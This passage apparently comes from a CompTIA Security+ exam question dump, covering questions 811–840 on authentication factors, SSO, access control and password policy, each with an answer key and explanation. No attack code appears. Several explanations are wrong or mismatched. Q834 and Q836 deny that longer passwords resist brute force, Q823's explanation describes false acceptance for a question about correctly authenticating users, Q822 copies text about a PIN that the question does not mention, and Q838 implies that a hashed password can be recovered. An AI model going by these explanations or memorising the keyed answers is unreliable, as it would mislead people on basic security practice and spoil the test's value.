### **Explanation/Reference:**

Section: Access Control and Identity Management

Two-factor authentication is when two different authentication factors are provided for authentication purposes.

Speaking (Voice) - something they are.

Passphrase - something they know.

Incorrect Answers:

B: Identification is the act of claiming an identity using a single authentication factor, and authorization controls what a subject can and can't do, access, use, or view.

C: Single sign-on (SSO) is to give users access to all the applications and systems they need when they log on.

D: Single factor authentication only requires one authentication factor for authentication purposes.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 278- 284.

## **QUESTION 811**

Which of the following BEST describes using a smart card and typing in a PIN to gain access to a system?

- A. Biometrics
- B. PKI
- C. Single factor authentication
- D. Multifactor authentication

**Correct Answer: D**

**Section: Access Control and Identity Management**

## **Explanation**

### **Explanation/Reference:**

Section: Access Control and Identity Management

Multifactor authentication requires a user to provide two or more authentication factors for authentication purposes. In this case, a smart card (something they have) is one and a PIN (something they know) is the second.

Incorrect Answers:

A: Biometrics refers to a collection of physical attributes of the human body that can be used for authentication. It is an authentication factor type.  
Something they are.

B: Public Key Infrastructure (PKI) centers on proving the identity of communication partners. PKI makes use of asymmetric cryptographic solutions to securely exchange session-based symmetric encryption keys. PKI also makes use of hashing to protect message integrity.

C: Single factor authentication only requires one authentication factor for authentication purposes.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 282, 285, 350.

### QUESTION 812

An organization has introduced token-based authentication to system administrators due to risk of password compromise. The tokens have a set of numbers that automatically change every 30 seconds. Which of the following type of authentication mechanism is this?

- A. TOTP
- B. Smart card
- C. CHAP
- D. HOTP

**Correct Answer: A**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Time-based one-time password (TOTP) tokens are devices or applications that generate passwords at fixed time intervals. In this case, it's every 30 seconds.

Incorrect Answers:

B: A smart card is sometimes referred to as an identity token containing integrated circuits. It does not generate passwords based on time.

C: The Challenge-Handshake Authentication Protocol (CHAP) is used primarily over dial-up connections to provide a secure transport mechanism for logon credentials. It does not generate passwords based on time.

D: HMAC-based one-time password (HOTP) tokens are devices that generate passwords based on a nonrepeating one-way function.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 282,283.

### QUESTION 813

A security technician has been asked to recommend an authentication mechanism that will allow users to authenticate using a password that will only be valid for a predefined time interval. Which of the following should the security technician recommend?

- A. CHAP
- B. TOTP
- C. HOTP
- D. PAP

**Correct Answer: B**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Time-based one-time password (TOTP) tokens are devices or applications that generate passwords at fixed time intervals. Therefore, the password will only be valid for a predefined time interval.

Incorrect Answers:

A: The Challenge-Handshake Authentication Protocol (CHAP) is used primarily over dial-up connections to provide a secure transport mechanism for logon credentials.

C: HMAC-based one-time password (HOTP) tokens are devices that generate passwords based on a nonrepeating one-way function. It is not restricted to time.

D: PAP allows for two entities to share a password in advance and use the password as the basis of authentication. It is not dependant on time.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 282, 283.

[http://en.wikipedia.org/wiki>Password\\_authentication\\_protocol#Working\\_cycle](http://en.wikipedia.org/wiki>Password_authentication_protocol#Working_cycle)

**QUESTION 814**

LDAP and Kerberos are commonly used for which of the following?



<http://www.gratisexam.com/>

- A. To perform queries on a directory service
- B. To store usernames and passwords for Federated Identity
- C. To sign SSL wildcard certificates for subdomains
- D. To utilize single sign-on capabilities

**Correct Answer: D**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Single sign-on is usually achieved via the Lightweight Directory Access Protocol (LDAP), although Kerberos can also be used.

Incorrect Answers:

- A: This refers to LDAP only.
- B: Federated Identity links a subject's accounts from several sites, services, or entities in a single account. It does not make use of LDAP and Kerberos.
- C: SSL wildcard certificates are public key certificates, which can be used with multiple subdomains of a domain, for securing web sites with HTTPS.

References:

[http://en.wikipedia.org/wiki/Single\\_sign-on](http://en.wikipedia.org/wiki/Single_sign-on)  
[http://en.wikipedia.org/wiki/Lightweight\\_Directory\\_Access\\_Protocol](http://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol) [http://en.wikipedia.org/wiki/Federated\\_identity](http://en.wikipedia.org/wiki/Federated_identity) [http://en.wikipedia.org/wiki/Wildcard\\_certificate](http://en.wikipedia.org/wiki/Wildcard_certificate)

### QUESTION 815

After Ann, a user, logs into her banking websites she has access to her financial institution mortgage, credit card, and brokerage websites as well. Which of the following is being described?

- A. Trusted OS
- B. Mandatory access control
- C. Separation of duties
- D. Single sign-on

Correct Answer: D

Section: Access Control and Identity Management

Explanation

Explanation/Reference:

Section: Access Control and Identity Management

Single sign-on means that once a user (or other subject) is authenticated into a realm, re-authentication is not required for access to resources on any realm entity. The question states that when Ann logs into her banking websites she has access to her financial institution mortgage, credit card, and brokerage websites as well. This describes an SSO scenario.

Incorrect Answers:

- A: Trusted OS requires a particular OS to be present in order to gain access to a resource.
- B: Mandatory Access Control allows access to be granted or restricted based on the rules of classification.
- C: Separation of duties divides administrator or privileged tasks into separate groupings.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 82, 246, 278, 284.

### QUESTION 816

A company wants to ensure that all credentials for various systems are saved within a central database so that users only have to login once for access to all systems. Which of the following would accomplish this?

- A. Multi-factor authentication

- B. Smart card access
- C. Same Sign-On
- D. Single Sign-On

**Correct Answer:** D

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

**Section: Access Control and Identity Management**

Single sign-on means that once a user (or other subject) is authenticated into a realm, re-authentication is not required for access to resources on any realm entity. Single sign-on is able to internally translate and store credentials for the various mechanisms, from the credential used for original authentication.

Incorrect Answers:

A: Multifactor authentication requires a user to provide two or more authentication factors for authentication purposes. It does not guarantee that users only have to login once for access to all systems.

B: Smart cards are credit-card-sized IDs, badges, or security passes with an embedded integrated circuit chip that can include data regarding the authorized bearer. This data can then be used for identification and/or authentication purposes. It does not guarantee that users only have to login once for access to all systems.

C: Same Sign-On means that users will have to re-enter their credentials, but they can use the exact same credentials they use to sign on locally.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 282, 284. [http://blogs.technet.com/b/jeff\\_stokes/archive/2013/07/08/today-s-cloud-tip-same-sign-on-vs-single-sign-on.aspx](http://blogs.technet.com/b/jeff_stokes/archive/2013/07/08/today-s-cloud-tip-same-sign-on-vs-single-sign-on.aspx)

**QUESTION 817**

A user attempting to log on to a workstation for the first time is prompted for the following information before being granted access: username, password, and a four-digit security pin that was mailed to him during account registration. This is an example of which of the following?

- A. Dual-factor authentication
- B. Multifactor authentication
- C. Single factor authentication
- D. Biometric authentication

**Correct Answer:** C

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

**Section: Access Control and Identity Management**

Multi-factor authentication (MFA) is a method of computer access control which a user can pass by successfully presenting authentication factors from at least two

of the three categories:

- knowledge factors ("things only the user knows"), such as passwords
- possession factors ("things only the user has"), such as ATM cards
- inherence factors ("things only the user is"), such as biometrics

In this question a username, password, and a four-digit security pin knowledge are all knowledge factors (something the user knows). Therefore, this is single-factor authentication.

Incorrect Answers:

- A: Dual factor authentication uses two factors of authentication. There are three main factors of authentication: knowledge factors, possession factors and inherence factors. In this question, only one factor (knowledge factor) is being used.
- B: Multi-factor authentication uses more than one factor of authentication. There are three main factors of authentication: knowledge factors, possession factors and inherence factors. In this question, only one factor (knowledge factor) is being used.
- D: Biometric authentication is an inherence factor something specific to the user such as a fingerprint or a retina scan. Neither are being used in this question.

References:

[http://en.wikipedia.org/wiki/Multi-factor\\_authentication](http://en.wikipedia.org/wiki/Multi-factor_authentication)

### **QUESTION 818**

Which of the following allows a network administrator to implement an access control policy based on individual user characteristics and NOT on job function?

- A. Attributes based
- B. Implicit deny
- C. Role based
- D. Rule based

**Correct Answer: A**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Attribute-based access control allows access rights to be granted to users via policies, which combine attributes together. The policies can make use of any type of attributes, which includes user attributes, resource attributes and environment attributes.

Incorrect Answers:

- B: Implicit deny says that if you aren't explicitly granted access or privileges for a resource, you're denied access by default. An access control policy is not required for Implicit deny.
- C: Role-based Access Control is basically based on a user's job description. When a user is assigned a specific role in an environment, that user's access to objects is granted based on the required tasks of that role. The question states that the access control policy should not be based on job function.
- D: Rule-based access control is used for network devices, such as firewalls and routers, which filter traffic based on filtering rules. The question states that the

access control policy should be based on individual user characteristics, not devices.

References:

[http://en.wikipedia.org/wiki/Attribute-based\\_access\\_control](http://en.wikipedia.org/wiki/Attribute-based_access_control) Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 280, 284.

### QUESTION 819

Which of the following is best practice to put at the end of an ACL?

- A. Implicit deny
- B. Time of day restrictions
- C. Implicit allow
- D. SNMP string

**Correct Answer:** A

**Section: Access Control and Identity Management**

**Explanation**

#### Explanation/Reference:

Section: Access Control and Identity Management

An implicit deny clause is implied at the end of each ACL. This implies that if you aren't specifically granted access or privileges for a resource, you're denied access by default. The implicit deny clause is set by the system.

Incorrect Answers:

B: Time of day restrictions limit when users can access specific systems based on the time of day or week. They do not appear at the end of an ACL.

C: Implicit allow does not appear at the end of an ACL.

D: An SNMP string is similar to a user id or password that permits access to a router's or other device's statistics. They do not appear at the end of an ACL.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 26, 280.

[http://en.wikipedia.org/wiki/Simple\\_Network\\_Management\\_Protocol](http://en.wikipedia.org/wiki/Simple_Network_Management_Protocol)

### QUESTION 820

Users report that they are unable to access network printing services. The security technician checks the router access list and sees that web, email, and secure shell are allowed. Which of the following is blocking network printing?

- A. Port security
- B. Flood guards
- C. Loop protection
- D. Implicit deny

**Correct Answer:** D

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Implicit deny says that if you aren't explicitly granted access or privileges for a resource, you're denied access by default. The scenario does not state that network printing is allowed in the router access list, therefore, it must be denied by default.

Incorrect Answers:

A: Port security in IT can mean the physical control of all connection points, the management of TCP and User Datagram Protocol (UDP) ports, or Port knocking. The issue in this case, however, is that network printing is not explicitly allowed in the ACL.

B: A flood guard protects a private network against flooding or massive-traffic DoS attacks. The issue in this case, however, is that network printing is not explicitly allowed in the ACL.

C: Loop protection is the resolving of a transmission pathway that repeats itself. It includes the use of Spanning Tree Protocol (STP) for Ethernet and the IP header TTL value. The issue in this case, however, is that network printing is not explicitly allowed in the ACL.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 24, 25, 284.

### **QUESTION 821**

In order for Sara, a client, to logon to her desktop computer, she must provide her username, password, and a four digit PIN. Which of the following authentication methods is Sara using?

- A. Three factor
- B. Single factor
- C. Two factor
- D. Four factor

**Correct Answer:** B

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Single-factor authentication is when only one authentication factor is used. In this case, Something you know is being used as an authentication factor. Username, password, and PIN form part of Something you know.

Incorrect Answers:

A: Three factor authentication is when three different authentication factors are provided for authentication purposes.

C: Two-factor authentication is when two different authentication factors are provided for authentication purposes.

D: Four factor authentication is when four different authentication factors are provided for authentication purposes.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 280.

### **QUESTION 822**

The security department has implemented a new laptop encryption product in the environment. The product requires one user name and password at the time of boot up and also another password after the operating system has finished loading. This setup is using which of the following authentication types?

- A. Two-factor authentication
- B. Single sign-on
- C. Multifactor authentication
- D. Single factor authentication

**Correct Answer: D**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Single-factor authentication is when only one authentication factor is used. In this case, Something you know is being used as an authentication factor. Username, password, and PIN form part of Something you know.

Incorrect Answers:

A: Two-factor authentication is when two different authentication factors are provided for authentication purposes.

B: Single sign-on means that once a user (or other subject) is authenticated into a realm, re- authentication is not required for access to resources on any realm entity.

C: Multifactor authentication requires a user to provide two or more different authentication factors for authentication purposes.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 280, 282, 284.

### **QUESTION 823**

Which of the following is a measure of biometrics performance which rates the ability of a system to correctly authenticate an authorized user?

- A. Failure to capture
- B. Type II
- C. Mean time to register
- D. Template capacity

**Correct Answer: B**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Type II, or false acceptance rate (FAR), is the measure of the likelihood that the biometric security system will incorrectly accept an access attempt by an unauthorized user.

Incorrect Answers:

A: Failure to capture refers to the probability that an automatic system fails to detect a biometric input when presented properly.

C: Mean time to register is not a valid option.

D: Template capacity refers to the maximum number of sets of data which can be stored in the system.

References:

<http://en.wikipedia.org/wiki/Biometrics>

#### **QUESTION 824**

Use of group accounts should be minimized to ensure which of the following?

- A. Password security
- B. Regular auditing
- C. Baseline management
- D. Individual accountability

**Correct Answer: D**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Holding users accountable for their actions is part of security, and can only be achieved by users having their own user accounts. To adequately provide accountability, the use of shared or group accounts should be discouraged.

Incorrect Answers:

A: Password length and password complexity combined increases ensures password security.

B: Regular auditing will help determine whether users have been doing their work properly or if they have successfully or unsuccessfully attempted to contravene company policies or the law.

C: A baseline is a distinct starting point from where implementation begins, improvement is judged, or comparison is made. Baseline management is the administration of this starting point.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 293, 294.  
<http://www.businessdictionary.com/definition/baseline-management.html>

**QUESTION 825**

The system administrator is tasked with changing the administrator password across all 2000 computers in the organization. Which of the following should the system administrator implement to accomplish this task?

- A. A security group
- B. A group policy
- C. Key escrow
- D. Certificate revocation

**Correct Answer:** B

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Group policy is used to manage Windows systems in a Windows network domain environment by means of a Group Policy Object (GPO). GPO's include a number of settings related to credentials, such as password complexity requirements, password history, password length, account lockout settings.

**Incorrect Answers:**

- A: Active Directory security groups are used to assign permissions to shared resources. It will not assist the system administrator in changing the administrator password across all 2000 computers in the organization.
- C: Key escrow allows for copies of private keys and/or secret keys are retained securely by a centralized management system as a means of insurance or recovery in the event of a lost or corrupted key. It will not assist the system administrator in changing the administrator password across all 2000 computers in the organization.
- D: Revoking a certificate will not assist the system administrator in changing the administrator password across all 2000 computers in the organization.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 291, 319.  
<https://technet.microsoft.com/en-us/library/dn579255.aspx>

**QUESTION 826**

A network inventory discovery application requires non-privileged access to all hosts on a network for inventory of installed applications. A service account is created by the network inventory discovery application for accessing all hosts. Which of the following is the MOST efficient method for granting the account non-privileged access to the hosts?

- A. Implement Group Policy to add the account to the users group on the hosts

- B. Add the account to the Domain Administrator group
- C. Add the account to the Users group on the hosts
- D. Implement Group Policy to add the account to the Power Users group on the hosts.

**Correct Answer:** A

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Group Policy is an infrastructure that allows you to implement specific configurations for users and computers. Group Policy settings are contained in Group Policy objects (GPOs), which are linked to the following Active Directory directory service containers: sites, domains, or organizational units (OUs). This means that if the GPO is linked to the domain, all Users groups in the domain will include the service account.

Incorrect Answers:

- B: Adding the account to the Domain Administrator group will give the account full control of the domain. The account should have non-privileged access.
- C: This is a valid course of action, but would require accessing the Users group on each individual host. The question asks for the most efficient method. Group policy is more efficient than this option.
- D: In previous versions of Windows, the Power Users group gave users specific administrator rights and permissions to perform common system tasks. The account should have non-privileged access.

References:

<https://technet.microsoft.com/en-us/windowsserver/bb310732.aspx> [https://technet.microsoft.com/en-us/library/cc756898\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc756898(v=ws.10).aspx) <https://technet.microsoft.com/en-us/library/cc771990.aspx>

**QUESTION 827**

A group policy requires users in an organization to use strong passwords that must be changed every 15 days. Joe and Ann were hired 16 days ago. When Joe logs into the network, he is prompted to change his password; when Ann logs into the network, she is not prompted to change her password. Which of the following BEST explains why Ann is not required to change her password?

- A. Ann's user account has administrator privileges.
- B. Joe's user account was not added to the group policy.
- C. Ann's user account was not added to the group policy.
- D. Joe's user account was inadvertently disabled and must be re-created.

**Correct Answer:** C

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

**Section: Access Control and Identity Management**

Group policy is used to manage Windows systems in a Windows network domain environment by means of a Group Policy Object (GPO). GPO's include a number of settings related to credentials, which includes password expiration. Because Anne was not prompted to change her password, it could only mean that her user account was not added to the group policy.

**Incorrect Answers:**

- A: Even if Ann's user account has administrator privileges, if it was added to the group policy it would meet the requirements of the group policy.
- B: If Joe's user account was not added to the group policy, his account would not be required to meet the requirements of the group policy.
- D: If Joe's user account was inadvertently disabled and must be re-created, he would not be prompted to change his password at logon.

**References:**

<https://technet.microsoft.com/en-us/library/dn579255.aspx>

**QUESTION 828**

An auditing team has found that passwords do not meet best business practices. Which of the following will MOST increase the security of the passwords? (Select TWO).

- A. Password Complexity
- B. Password Expiration
- C. Password Age
- D. Password Length
- E. Password History

**Correct Answer: AD****Section: Access Control and Identity Management****Explanation****Explanation/Reference:****Section: Access Control and Identity Management**

Passwords should have the strength to avoid discovery through attack, but it should also be easy enough for the user to remember. The length and complexity of a password combined are vital factors in defining a password's strength.

**Incorrect Answers:**

- B, C: It is common practice for passwords to automatically expire after a specified period so as to compel users to change passwords. However, if it is a strong password, it can remain static.

E: Password History tracks previous passwords so as to prevent password reuse.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 292, 293.

**QUESTION 829**

Which of the following passwords is the LEAST complex?

- A. MyTrain!45
- B. Mytr@in!!
- C. MyTr@in12
- D. MyTr@in#8

**Correct Answer:** B

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Password policies often enforce a minimum of three out of four standard character types, which includes uppercase and lowercase letters, numbers, and symbols. Although this option includes three of the four character types, it does not include numbers, which makes it less complex than the other options.

Incorrect Answers:

A, C, D: These three options are more complex as they include all four of the standard password character types.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 292.

### **QUESTION 830**

A security administrator wants to check user password complexity. Which of the following is the BEST tool to use?

- A. Password history
- B. Password logging
- C. Password cracker
- D. Password hashing

**Correct Answer:** C

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

The most important countermeasure against password crackers is to use long, complex passwords, which are changed regularly. Password-cracking tools compare hashes from potential passwords with the hashes stored in the accounts database. Each potential password is hashed, and that hash value is compared with the accounts database. If a match is found, the password- cracker tool has discovered a password for a user account.

Incorrect Answers:

A: Password History tracks previous passwords so as to prevent password reuse. It does not check password complexity.

B: Password logging will not check password complexity.

D: Passwords are usually stored in a hashed format. It does not check password complexity.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 292, 318.

### QUESTION 831

When Ann an employee returns to work and logs into her workstation she notices that, several desktop configuration settings have changed. Upon a review of the CCTV logs, it is determined that someone logged into Ann's workstation. Which of the following could have prevented this from happening?

- A. Password complexity policy
- B. User access reviews
- C. Shared account prohibition policy
- D. User assigned permissions policy

**Correct Answer:** A

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

The most important countermeasure against password crackers is to use long, complex passwords, which are changed regularly. Since changes were made to Ann's desktop configuration settings while she was not at work, means that her password was compromised.

Incorrect Answers:

B: User access reviews are performed to conclude whether users have been performing their work tasks correctly or if there have been failed and/or successful attempts at violating company policies or the law. It would not have prevented Ann's password being compromised.

C: Shared account prohibition aids in providing user accountability. It would not have prevented Ann's password being compromised.

D: User assigned permissions can be assigned by the user. Since Ann's workstation was accessed using her password, the intruder would also have her permissions.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 292, 294.

### QUESTION 832

After a recent internal audit, the security administrator was tasked to ensure that all credentials must be changed within 90 days, cannot be repeated, and cannot contain any dictionary words or patterns. All credentials will remain enabled regardless of the number of attempts made. Which of the following types of user account options were enforced? (Select TWO).

- A. Recovery

- B. User assigned privileges
- C. Lockout
- D. Disablement
- E. Group based privileges
- F. Password expiration
- G. Password complexity

**Correct Answer:** FG

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Password complexity often requires the use of a minimum of three out of four standard character types for a password. The more characters in a password that includes some character type complexity, the more resistant it is to password-cracking techniques. In most cases, passwords are set to expire every 90 days.

**Incorrect Answers:**

A: Recovery of a password requires that the password storage mechanism be reversible or that passwords be stored in multiple ways. Requiring passwords to be changed is more secure than recovering them.

B: User assigned privileges can be assigned by the user. It will not ensure that all credentials must be changed within 90 days.

C: Account lockout settings determine the number of failed login attempts before the account gets locked and how long the account will be locked out for. The question states: "All credentials will remain enabled regardless of the number of attempts made."

D: Disablement automatically disables a user account or causes the account to expire at a specific time and on a specific day. It will not ensure that all credentials must be changed within 90 days.

E: Group-based privileges grants each group member the same level of access to a certain object. It will not ensure that all credentials must be changed within 90 days.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 292- 294.

**QUESTION 833**

An internal auditing team would like to strengthen the password policy to support special characters. Which of the following types of password controls would achieve this goal?

- A. Add reverse encryption
- B. Password complexity
- C. Increase password length
- D. Allow single sign on

**Correct Answer: B**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Generally, the minimum password length is considered to be 8 upper and lowercase characters. The use of at least one non-alpha character like punctuation, special characters, or numbers, combined with the password length produces strong passwords. Strong passwords are produced by the combination of a password's length and complexity.

**Incorrect Answers:**

A: Typical protocol components, like encryption and hash functions, can be reverse-engineered automatically by tracing the execution of protocol implementations and trying to identify buffers in memory holding unencrypted packets. It will not strengthen the password policy to support special characters.

C: Increasing the password length will not necessarily support special characters.

D: Single sign-on means that once a user (or other subject) is authenticated into a realm, they need not re-authenticate to access resources on any realm entity. It will not strengthen the password policy to support special characters.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 284, 292, 293.

[http://en.wikipedia.org/wiki/Reverse\\_engineering](http://en.wikipedia.org/wiki/Reverse_engineering)

**QUESTION 834**

The systems administrator notices that many employees are using passwords that can be easily guessed or are susceptible to brute force attacks.

Which of the following would BEST mitigate this risk?

- A. Enforce password rules requiring complexity.
- B. Shorten the maximum life of account passwords.
- C. Increase the minimum password length.
- D. Enforce account lockout policies.

**Correct Answer: A**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Password complexity often requires the use of a minimum of three out of four standard character types for a password. The more characters in a password that includes some character complexity, the more resistant it is to brute force attacks.

**Incorrect Answers:**

B: Reducing the maximum life of account passwords will require passwords to be changed at the end of that period. This will not make the new passwords less

susceptible to brute force attacks.

C: Increasing the password length will not make the new passwords less susceptible to brute force attacks.

D: Account lockout automatically disables an account due to repeated failed log on attempts. It will not make the new passwords less susceptible to brute force attacks.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 292, 293.

### QUESTION 835

Sara, a security manager, has decided to force expiration of all company passwords by the close of business day. Which of the following BEST supports this reasoning?

- A. A recent security breach in which passwords were cracked.
- B. Implementation of configuration management processes.
- C. Enforcement of password complexity requirements.
- D. Implementation of account lockout procedures.

**Correct Answer:** A

**Section:** Access Control and Identity Management

**Explanation**

#### Explanation/Reference:

Section: Access Control and Identity Management

A password only needs to be changed if it doesn't meet the compliance requirements of the company's password policy, or is evidently insecure. It will also need to be changed if it has been reused, or due to possible compromise as a result of a system intrusion.

Incorrect Answers:

B: Configuration management provides visibility and control of a system's performance, as well as its functional and physical attributes.

C: Password complexity normally requires a minimum of three out of four standard character types to be represented in the password. It would not require forcing expiration of all company passwords by the close of business day.

D: Account lockout automatically disables an account due to repeated failed log on attempts. It would not require forcing expiration of all company passwords by the close of business day.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 292, 293.

[http://en.wikipedia.org/wiki/Configuration\\_management](http://en.wikipedia.org/wiki/Configuration_management)

### QUESTION 836

A security administrator is concerned about the strength of user's passwords. The company does not want to implement a password complexity policy. Which of the following can the security Administrator implement to mitigate the risk of an online password attack against users with weak passwords?

- A. Increase the password length requirements
- B. Increase the password history
- C. Shorten the password expiration period
- D. Decrease the account lockout time

**Correct Answer:** C

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Reducing the password expiration period will require passwords to be changed at the end of that period. A password needs to be changed if it doesn't meet the compliance requirements of the company's password policy, or is evidently insecure. It will also need to be changed if it has been reused, or due to possible compromise as a result of a system intrusion. This will give online password attackers less time to crack the weak passwords.

**Incorrect Answers:**

A: Increasing the password length will not make the new passwords less susceptible to online password attackers.

B: Password history tracks previous passwords to prevent password reuse. It will not make the new passwords less susceptible to online password attackers.

D: Account lockout automatically disables an account due to repeated failed log on attempts. When the account is unlocked it will still have the same weak password, and still susceptible to online password attacks.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 292- 294.

### **QUESTION 837**

Which of the following should be done before resetting a user's password due to expiration?

- A. Verify the user's domain membership.
- B. Verify the user's identity.
- C. Advise the user of new policies.
- D. Verify the proper group membership.

**Correct Answer:** B

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

When resetting a password, users have to establish their identity by answering a series of personal questions, using a hardware authentication token, or responding to a password notification e-mail. Users can then either specify a new, unlocked password, or ask that a randomly generated one be provided. This can be done from their workstation login prompt, or through a telephone call.

Incorrect Answers:

- A, D: Domain membership and group membership depend on the user's identity. Therefore, their identity has to be verified.
- C: Advising the user of new policies will not help reset their password. Their identity will though.

References:

[http://en.wikipedia.org/wiki/Self-service\\_password\\_reset](http://en.wikipedia.org/wiki/Self-service_password_reset)

### **QUESTION 838**

The IT department has setup a website with a series of questions to allow end users to reset their own accounts. Which of the following account management practices does this help?

- A. Account Disables
- B. Password Expiration
- C. Password Complexity
- D. Password Recovery

**Correct Answer: D**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

People tend to forget their own passwords and because a user's password is not stored on the operating system, only a hash value is kept and most operating systems allows the administrator to change the value meaning that the password can then be recovered. If you allow end users to reset their own accounts then the password recovery process is helped along.

Incorrect Answers:

- A: Account disablements is akin to locking an account when users may be going on leave, or leave the company, etc. this is not aided in any way when you allow end users to reset their own accounts.
- B: Password expiration is a practice that should be implemented to mitigate security risks since the longer a password is in use, the easier it can be broken. This has nothing to do with resetting account passwords.
- C: Password complexity refers to the difficulty degree in the password. The more difficult/complex, the more difficult it will be for miscreants to guess the passwords. This is not allowing end users to reset their own accounts.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 139-140

### **QUESTION 839**

An insurance company requires an account recovery process so that information created by an employee can be accessed after that employee is no longer with the firm. Which of the following is the BEST approach to implement this process?

- A. Employee is required to share their password with authorized staff prior to leaving the firm
- B. Passwords are stored in a reversible form so that they can be recovered when needed
- C. Authorized employees have the ability to reset passwords so that the data is accessible
- D. All employee data is exported and imported by the employee prior to them leaving the firm

**Correct Answer:** C

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Since a user's password isn't stored on most operating systems (only a hash value is kept), most operating systems allow the administrator (or authorized person in this case) to change the value then the information/files/documents can be accessed. This is the safest way of recovery by an authorized person and is not dependent on those who leave the firm.

**Incorrect Answers:**

A: No user should be expected to share their password, regardless of the circumstances. Shared passwords goes against normal security procedures.

B: Storing passwords in a reversible form is not best practice and thus not risk avoidance.

D: This may not always be possible as the circumstances can differ vastly when employees leave the firm.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp.140-142

#### **QUESTION 840**

A small company has a website that provides online customer support. The company requires an account recovery process so that customers who forget their passwords can regain access.

Which of the following is the BEST approach to implement this process?

- A. Replace passwords with hardware tokens which provide two-factor authentication to the online customer support site.
- B. Require the customer to physically come into the company's main office so that the customer can be authenticated prior to their password being reset.
- C. Web-based form that identifies customer by another mechanism and then emails the customer their forgotten password.
- D. Web-based form that identifies customer by another mechanism, sets a temporary password and forces a password change upon first login.

**Correct Answer:** D

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

People tend to forget their passwords, thus you should have a password recovery system for them that will not increase risk exposure. Setting a temporary password will restrict the time that the password is valid and thus decrease risk; and in addition forcing the customer to change it upon first login will make the password more secure for the customer.

Incorrect Answers:

- A: Two-factor authentication is a security process in which the user provides two means of identification, one of which is typically a physical token, such as a card, and the other of which is typically something memorized, such as a security code. But in this case the problem stems from a forgotten password.
- B: Requiring customers to physically come in to the company's main office is not a viable option what if the customer is on a different continent?
- C: Emailing customers their forgotten password is risky as the email can be intercepted, a forgotten password is best being eliminated from the system as a forgotten password if still active can compromise your business as well as your customers.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp. 139, 142

#### **QUESTION 841**

